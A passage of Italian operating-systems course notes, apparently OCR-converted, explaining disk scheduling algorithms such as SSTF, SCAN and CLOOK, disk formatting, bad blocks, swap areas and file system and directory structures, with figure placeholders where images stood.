  - Intervallo valori ammissibili = [0,199]

Il primo algoritmo di scheduling è il **FCFS**, in cui le richieste vengono processate in ordine di arrivo




Lo spostamento totale della testina è di 640 tracce.


Un altro algoritmo è lo **SSTF** (Shortest Seek Time First), che prende sempre la scelta più efficiente selezionando la richiesta con il minimo spostamento rispetto alla posizione attuale della testina. Il funzionamento è simile a SJF, e infatti soffre di possibile starvation. Quindi migliora molto FCFS ma non è ottimo per via della starvation, in più costa molto e non prevede il futuro ma prende la scelta solo in base alle richieste arrivate fino a quel momento.




Lo spostamento totale della testina è di 236 tracce.

Per risolvere il problema della starvation è stato introdotto l'algoritmo **SCAN** (o dell'ascensore) in cui:

- La testina parte da un'estremità del disco
- Si sposta verso l'altra estremità, servendo tutte le richieste correnti
- Arrivato all'altra estremità, riparte nella direzione opposta, servendo le nuove richieste





Lo spostamento totale della testina è di 236 tracce (quindi uguale a SSTF).

Notiamo però che nello SCAN, non appena arrivo a un'estremità, è poco probabile che ci siano delle richieste nella prima parte della direzione opposta, perchè ho appena servito tutte quelle che c'erano fino a poco prima, dunque è stato pensato lo **CSCAN** (Circular SCAN):

- Come SCAN, ma quando la testina arriva ad una estremità, riparte immediatamente da 0 senza servire altre richieste

- Disco è visto come lista circolare
- Tempo di attesa più uniforme rispetto a SCAN
- Questo perchè alla fine di una scansione ci saranno più richieste all'altro estremo





Lo spostamento totale della testina è di 382 tracce.
Quindi con questa sequenza non è migliore ma si può notare che in media è migliore dello SCAN, soprattutto perchè ha un'attesa media migliore. Notiamo poi che lo spostamento dalla fine all'inizio è di 200 tracce, però è molto più veloce perché non si ferma da nessuna parte.

Un'altra variazione che si può fare alla SCAN e alla CSCAN è l'algoritmo **LOOK** (e **CLOOK**):

- Non facciamo andare avanti la testina fino a che non arriva all'estremità del disco
- La facciamo cambiare direzione (LOOK) o ripartire dalla prima traccia (CLOOK) non appena non ci sono più richieste in quella direzione

CLOOK:




Lo spostamento totale della testina è di 322 tracce, quindi un miglioramento rispetto a CSCAN.

Se arrivano tante richieste in zone vicine, per evitare che la testina rimanga per tanto tempo nella stessa zona, procedendo molto lentamente, vediamo l'algoritmo **N-step SCAN**, dove:

- La coda delle richieste viene partizionata in più code di dimensione massima N (invece che in una coda sola)
- Quando una coda viene processata per il servizio (scan in una direzione) essa viene prima riordinata, gli accessi in arrivo riempiono altre code (nel momento in cui una coda inizia ad essere processata non è possibile riordinare le richieste)
- Le code "sature" vengono servite nello scan successivo

Se $N = grande$, N-step SCAN degenera in SCAN, se $N = 1$ N-step SCAN degenera in FCFS
In questo modo anche le richieste "lontane" vengono servite in tempi ragionevoli.
L'algoritmo **FSCAN** è simile, ma utilizza solamente due code (con una coda di attesa per non perdere le richieste), ed è molto utilizzata.

Un altro algoritmo è il **LIFO**, ovvero l'opposto del FCFS.
In certi casi, può essere utile schedulare gli accessi in base all'ordine inverso di arrivo. L'idea è quella che le richieste di accesso avvengono con elevata località, e dunque ci saranno una serie di accessi "vicini". Ovviamente questa tecnica ha alta probabilità di starvation.

In questo caso nessuno degli algoritmi che abbiamo elencato è l'algoritmo ottimo, questo perché l'algoritmo ottimo sarebbe poco efficiente e il risparmio ottenibile non compenserebbe la complessità di calcolo.
Altri fattori che influenzano l'analisi di questi algoritmi sono:

- Distribuzione degli accessi (numero e dimensioni)
  Molti medio-piccoli vs. pochi grandi
  Più l'accesso è "grande" più il peso relativo del seek time diminuisce!
- Organizzazione delle informazioni su disco (file system)
  Accesso alle directory essenziale: tipicamente posizionate lontane dalle estremità del disco

In generale però SCAN/CSCAN sono i migliori per sistemi con molti accessi a disco.

Il disk-scheduling è spesso implementato come modulo indipendente dal sistema operativo, con diverse scelte di algoritmo, e possono essere usati algoritmi diversi in base al tipo di applicazioni che sto eseguendo.

# Gestione del disco

Una possibile soluzione per eliminare il contenuto di un disco è sovrascrivere tutta la memoria, solo che farlo una volta sola permette ancora di capire cosa c'era scritto prima (ad esempio capisco, mediante il voltaggio, se un bit a $0$ è state scritto sopra ad un bit $1$. Quindi dovremmo effettuare la sovrascrizione circa 6/7 volte per non lasciare tracce, altrimenti l'unico modo è dare fuoco al disco.

## Formattazione

La formattazione di un disco può essere fatta a due livelli:

- Fisica
- Logica

La **formattazione fisica** (o di basso livello) viene fatta dal produttore del disco e consiste nella divisione del disco in tracce e settori che il controllore può leggere o scrivere.


La **formattazione logica** invece viene eseguita dal sistema operativo per poter usare il disco come contenitore di file. Il sistema operativo dunque deve memorizzare le proprie strutture sul disco, e deve fare:

- Il partizionamento del disco in uno o più gruppi di cilindri (partizioni)
- La formattazione logica di una partizione per creare un file system (divisione in cluster)
- Caricare il programma di boot (**bootstrap**) per inizializzare il sistema, che è il programma che serve per caricare il sistema operativo quando accendo il computer (questa porzione di disco non può essere modificata dai programmi utente)

Il programma di bootstrap memorizzato nella ROM (**bootstrap loader**) carica il bootstrap dal disco (dai blocchi di boot), il quale:

- Carica driver dei dispositivi
- Lancia avvio del sistema operativo

Dunque appena costruito il disco è “nudo” (non c’è nessuna divisione), poi viene fatta la formattazione fisica e successivamente quella logica:



## Blocchi difettosi

I settori di un disco possono col passare del tempo risultare “difettosi”.
L’ECC (Error Correcting Code) consiste in alcuni bit che servono a rilevare se ci sono degli errori nelle scritture e nelle letture. Ogni volta che effettuo una lettura calcolo di nuovo l’ECC e lo confronto con quello salvato per vedere se ci sono errori.
Lo schema tipico di una lettura è il seguente:

- Il controllore legge un settore (incluso ECC)
- Il controllore calcola l’ECC per i dati appena letti
- Se il risultato è diverso c’è un errore (bad block), che deve essere segnalato in qualche modo

La gestione dei bad block può essere eseguita:

- Off-line
- On-line

La **gestione off-line** dei bad block avviene durante la formattazione logica, in cui si individuano bad block e si mettono in una lista. Questi blocchi vengono rimossi oppure marcati nella entry della FAT (File Allocation Table).
Successivamente si può eseguire un utility per isolare i bad block (ad esempio CHKDSK del DOS).
Questa gestione è tipica dei controllori IDE. I controllori IDE (Integrated Drive Electronics) sono componenti hardware utilizzati per gestire le comunicazioni tra il sistema di elaborazione (come un computer) e i dispositivi di archiviazione basati su tecnologia IDE, come hard disk e lettori/masterizzatori di CD/DVD.

La **gestione on-line** dei bad block (che è più complessa dal punto di vista del sistema operativo) parte dal presupposto di avere un lotto di settori di scorta (sector sparing) opportunamente riservati, infatti il controllore mappa il bad block su un blocco buono. Ovviamente bisogna stare attenti a non usare un blocco già usato.
In questo modo, quando il sistema operativo richiede il bad block, il controllore mappa in modo trasparente l’accesso al bad block sul blocco di scorta.
Il problema di questa gestione è che potrebbe inficiare le ottimizzazioni fornite dallo scheduling, in quanto i blocchi potrebbero sembrare vicini ma in realtà uno dei due è un bad block mappato dalla parte opposta del disco. La soluzione è allocare spare block in ogni cilindro, così i bad block vengono mappati in posizioni relativamente vicine. Ovviamente questo problema di frammentazione non c’è negli SSD.

## Area di swap

Vediamo ora come viene gestita l’area di swap (ovvero la backing store) della memoria virtuale. Questa area è utilizzata dalla memoria virtuale come estensione della RAM e ci sono due opzioni:

- **Ricavato dal normale file system**
  Quindi uso la backing store come se fossero dei dati come gli altri. In questo caso è

possibile usare comuni primitive di accesso a file.
Questa soluzione è semplice però inefficiente, perchè c'è un costo addizionale nell'attraversamento delle strutture dati per le directory e i file

- **In una partizione separata**
  In questo caso nella zona di memoria non sono contenute informazioni/strutture (metadata) relative al file system e si usa uno speciale gestore dell'area di swap (swap daemon) che esegue il mapping delle pagine.
  Questa è la soluzione più efficiente, e di conseguenza più utilizzata.

In entrambi i casi lo spazio di swap può venir allocato in due momenti diversi:

- **Quando il processo viene creato**, statico (4.3 BSD, Unix)
  Viene assegnato lo spazio per le pagine di istruzioni e per le pagine di dati. Il kernel usa due mappe di swap per tracciare l'uso dello spazio di swap per istruzioni e dati.
- **Quando una pagina viene forzata fuori dalla memoria fisica**, dinamico (Solaris 2)

Nei vari sistemi operativi, la memoria di swap è gestita in modo automatico tramite un file specifico (in Mac OS chiamato $swapFile$). Solitamente è grande $\frac{3}{2}$ volte rispetto alla memoria RAM, ma questo rapporto può essere modificato.
Esistono comandi per estrapolare le informazioni della memoria virtuale, ad esempio si può sapere:

- Dimensione della pagina (4 $MB$ su MacOS)
- Numero di page fault
- Numero di pagine libere nella memoria fisica
- Numero di pagine con $dirty = 0$
- Numero di pagine con $dirty = 1$
- Numero totale di page-in e page-out, che può non coincidere con quello di swap-out perchè dipende dal $dirty$

# File system

Tutti i Sistemi Operativi vengono forniti con un file system di base, che consiste nell'organizzazione logica delle informazioni che risiedono sulla memoria secondaria.
Il file system può essere cambiato, infatti non è obbligatorio usare il file system di default del sistema operativo.

Dunque il **file system** fornisce il meccanismo per la memorizzazione e l'accesso di dati e programmi sulla memoria di massa.
Le due parti principali del file system sono:

- La collezione di file
- La struttura di cartelle (directory)

Nel nostro studio del file system vedremo 3 argomenti:

- Interfaccia (i servizi che il sistema operativo offre all'utente)

- Implementazione (come i servizi vengono implementati all'interno della memoria)
- Prestazioni

## Interfaccia

Per parlare di interfaccia, i fattori fondamentali sono:

- Concetto di file
- Metodi di accesso
- Struttura delle directory
- Protezione (in macchine multiutente i dati devono essere protetti)

Il sistema operativo astrae dalle caratteristiche fisiche dei supporti di memorizzazione fornendone una visione logica, un **file** infatti è uno spazio di indirizzamento logico e contiguo (dal punto di vista logico) che contiene un insieme di informazioni correlate identificate da un nome (ovvero il path del file), che deve essere univoco.

I file possono essere:

- Dei dati (numerici, caratteri, video, etc)
- Dei programmi

Ogni file ha degli **attributi**, i quali non sono memorizzati all'interno del file, ma sono memorizzati nella struttura della directory che lo contiene. Questi attributi sono:

- Il **nome** (che è l'unico attributo, nei sistemi operativi moderni, in formato "leggibile")
- Il **tipo**
- La **posizione** (ovvero il puntatore allo spazio fisico sul disco)
- La **dimensione**
- La **protezione** (i permessi di lettura, scrittura ed esecuzione)
- Il **tempo**, la **data** e l'**identificazione dell'utente** che ha creato/modificato il file

Il sistema operativo ovviamente deve mettere a disposizione delle **operazioni** per poter manipolare i file. Le operazioni principali (fornite da tutti i sistemi operativi) sono:

- La **creazione**
  Che consiste nel cercare lo spazio su disco in cui memorizzare il file e creare un nuovo elemento (entry) nella directory (per salvare gli attributi)
- La **scrittura**
  Una system call che specifica il nome del file e i dati da scrivere (è necessario un puntatore alla locazione della prossima scrittura)
- La **lettura**
  Una system call che specifica il nome del file e dove mettere nella memoria principale i dati che vengono letti (è necessario un puntatore alla locazione della prossima lettura, viene usato lo stesso della scrittura)
- Il **riposizionamento** all'interno del file
  Che consiste nell'aggiornare il puntatore della posizione corrente

- La **cancellazione**
  Che consiste nel liberare lo spazio su disco associato al file e a eliminare l'elemento/entry corrispondente dalla directory. Questo non cancella il contenuto del file dal disco, ma semplicemente lo libera, dunque l'informazione può ancora essere recuperata.
- Il **troncamento**
  Che consiste nell'eliminare il contenuto del file, mantenendo però inalterati gli attributi. Questa operazione può essere vista come l'opposto della cancellazione.
- L'**apertura**
  Che consiste nella ricerca del file nella struttura della directory su disco, nella copia del file in memoria principale e nell'inserimento di un riferimento nella tabella dei file aperti. Questo si fa perché leggere ogni volta dalla memoria di massa è molto dispendioso, quindi si trasferisce tutto il file nella memoria principale e lo si legge da lì.
  Nei sistemi multi-utente ci sono due tabelle per la gestione dei file aperti:
  - Una tabella per ogni processo contiene riferimenti per file aperti relativi al processo (es.: puntatore alla locazione di lettura/scrittura)
  - Una tabella per tutti i file aperti da tutti i processi contiene i dati indipendenti dal processo (es.: posizione sul disco, dimensione file, data accessi, numero di processi che hanno aperto il file)
- La **chiusura**
  Che consiste nella copia del file dalla memoria principale sul disco (la copia viene comunque fatta periodicamente nella maggior parte dei sistemi operativi)

Come abbiamo già detto, i file possono essere di diverso **tipo**, e generalmente il nome identifica quale è il tipo di un file (l'estensione). In un interfaccia grafica l'estensione può essere rimpiazzata da un'icona. Il tipo del file serve al sistema operativo per capire come manipolare quel file (ad esempio quale applicazione utilizzare per aprirlo).

| file type | usual extension | function |
|---|---|---|
| executable | exe, com, bin or none | read to run machine-language program |
| object | obj, o | compiled, machine language, not linked |
| source code | c, cc, java, pas, asm, a | source code in various languages |
| batch | bat, sh | commands to the command interpreter |
| text | txt, doc | textual data, documents |
| word processor | wp, tex, rrf, doc | various word-processor formats |
| library | lib, a, so, dll, mpeg, mov, rm | libraries of routines for programmers |
| print or view | ps, dvi, gif | ASCII or binary file in a format for printing or viewing |
| archive | arc, zip, tar | related files grouped into one file, sometimes compressed, for archiving or storage |
| multimedia | mpeg, mov, rm | binary file containing audio or A/V information |


I tipi dei file possono essere adoperati per indicare la struttura interna del file, che può essere:

1. **Senza struttura**
   In questo caso, il file non ha una struttura specifica definita. È semplicemente una sequenza di parole o byte senza alcuna organizzazione particolare (come in UNIX)
2. **Struttura a “record” semplice**
   In questo caso, il file è organizzato in modo tale che ogni record corrisponda a una riga. Un record può avere una lunghezza fissa o variabile. Ad esempio, i file di testo possono essere organizzati in record in cui ogni riga rappresenta un record.
3. **Struttura complessa**
   Qui si fa riferimento a file che hanno una struttura più complessa e possono contenere documenti formattati. Questi formati consentono di rappresentare dati in modi più strutturati e possono essere ricaricabili come moduli di caricamento. Ad esempio, i file di documenti come PDF o DOCX sono esempi di strutture complesse.

Esiste la possibilità di emulare (ma non sempre) una struttura complessa e una struttura a record tramite sequenze di parole/bytes, tramite specifici caratteri di controllo.

I metodi di accesso ad un file sono:
- Sequenziale
- Diretto

Nell’**accesso sequenziale** (usato ad esempio da editor e compilatori) le operazioni permesse sono:
- Read *next*
- Write *next*
- Reset (rewind)





Non è permesso dunque il rewrite, in quanto se scrivo qualcosa a metà del file potrei cancellare ciò che sta dopo, e dunque ci sarebbe rischio di inconsistenza.
Questo significa che non è possibile modificare o riscrivere una porzione specifica del file senza passare attraverso tutto il contenuto precedente. Invece, è necessario leggere e scrivere il file dall'inizio fino al punto desiderato, inclusa la porzione che si desidera modificare.

Nell’**accesso diretto** (usato ad esempio da database) il file è una sequenza numerata di blocchi (record) e le operazioni permesse sono:
- Read *n*
- Write *n*
- Position to *n*
- Read *next*


- Write *next*
- Rewrite *n*

## Struttura delle directory

Vediamo ora cosa sono le directory e come sono organizzate.
Il file system, come detto, è un'organizzazione logica del disco. Il disco fisico può essere diviso in diverse **partizioni** logiche (ognuna con il proprio file system).
Oppure possiamo anche unire più dischi fisici sotto la stessa partizione logica.




Una **directory** è una collezione di nodi/entry contenenti informazioni sui file. Anche le directory, come i file, sono residenti su disco.
La struttura delle directory determina la struttura del file system.




Come abbiamo già detto, per ogni file della directory, la directory deve contenere le seguenti informazioni:

- Nome
- Tipo
- Indirizzo (fisico del file)
- Lunghezza attuale

- Massima lunghezza
- Data di ultimo accesso (con l'identificativo dell'utente che l'ha eseguito)
- Data di ultima modifica (con l'identificativo dell'utente che l'ha eseguita)
- Proprietario
- Info di protezione (permessi)

Le **operazioni** che si possono eseguire su una directory sono:

- Aggiungere un file (ovvero aggiungere un elemento di una struttura dati che contiene tutti gli attributi che abbiamo visto sopra alla directory)
- Cancellare un file (eliminare l'elemento contenente gli attributi dalla directory)
- Visualizzare il contenuto della directory
- Rinominare un file
- Ricercare un file (ad esempio cercare tutti i file il cui nome soddisfa una espressione)
- Attraversare il file system


La directory dunque è un'organizzazione logica dei file che ha i seguenti obiettivi:

- **Efficienza**
  Ovvero accedere al file nella maniera più rapida possibile
- **Nomenclatura** (naming)
  Che è conveniente per gli utenti, dunque
  - Un utente può scegliere il nome del file senza curarsi del fatto che un'altro utente abbia già usato quel nome per il suo file (stessi nomi per file diversi di utenti diversi)
  - Nomi diversi per lo stesso file
- **Raggruppamento**
  Che consiste nella classificazione logica dei file per qualche criterio (tipo, protezione, etc.)


L'evoluzione delle directory è legata all'evoluzione dei dischi (più spazio significa più libertà di scelta nelle strutture).

I primi file system consistevano in **directory a un livello**, ovvero una singola directory per tutti gli utenti. Con una singola directory l'accesso ai file era molto efficiente (accesso immediato), però soffriva di:

- Problemi di nomenclatura (difficile ricordare se un nome esiste già e difficile inventare nuovi nomi)
- Problemi di raggruppamento (essendo tutti i file su un unico livello)



Si è passati dunque a **directory a due livelli**, in cui c'era la master file directory che conteneva gli identificativi degli utenti.





Dunque si ha una directory separata per ogni utente, con i seguenti vantaggi:

- Si introduce il concetto di percorso (path)
- C'è la possibilità di usare lo stesso nome di file per utenti diversi
- La ricerca diventa più efficiente (ricerca di un albero più efficiente di una sequenziale)


Non c'è però ancora la possibilità di fare raggruppamento e in più si pone il problema di dove mettere i programmi di sistema condivisi tra i vari utenti (ad esempio in Unix si usa la variabile d'ambiente $PATH$)

La generalizzazione delle directory a due livelli è la struttura delle **directory ad albero**, avendo gli stessi vantaggi di prima e aggiungendo la possibilità di fare raggruppamenti, infatti oltre alle directory root degli utenti possiamo creare ulteriori livelli per raggruppare i file in base ad altri criteri.




La ricerca rimane efficiente (è più efficiente) e si include la possibilità di raggruppamento.
Con questa struttura nasce il concetto di **directory corrente** (working directory) e i nomi di percorso possono essere assoluti o relativi (relativi rispetto alla posizione corrente).

Successivamente le strutture delle directory si sono ancor più evolute con le **directory a grafo aciclico**, questo perché la struttura ad albero non permetteva la condivisione di file e directory con altri utenti.




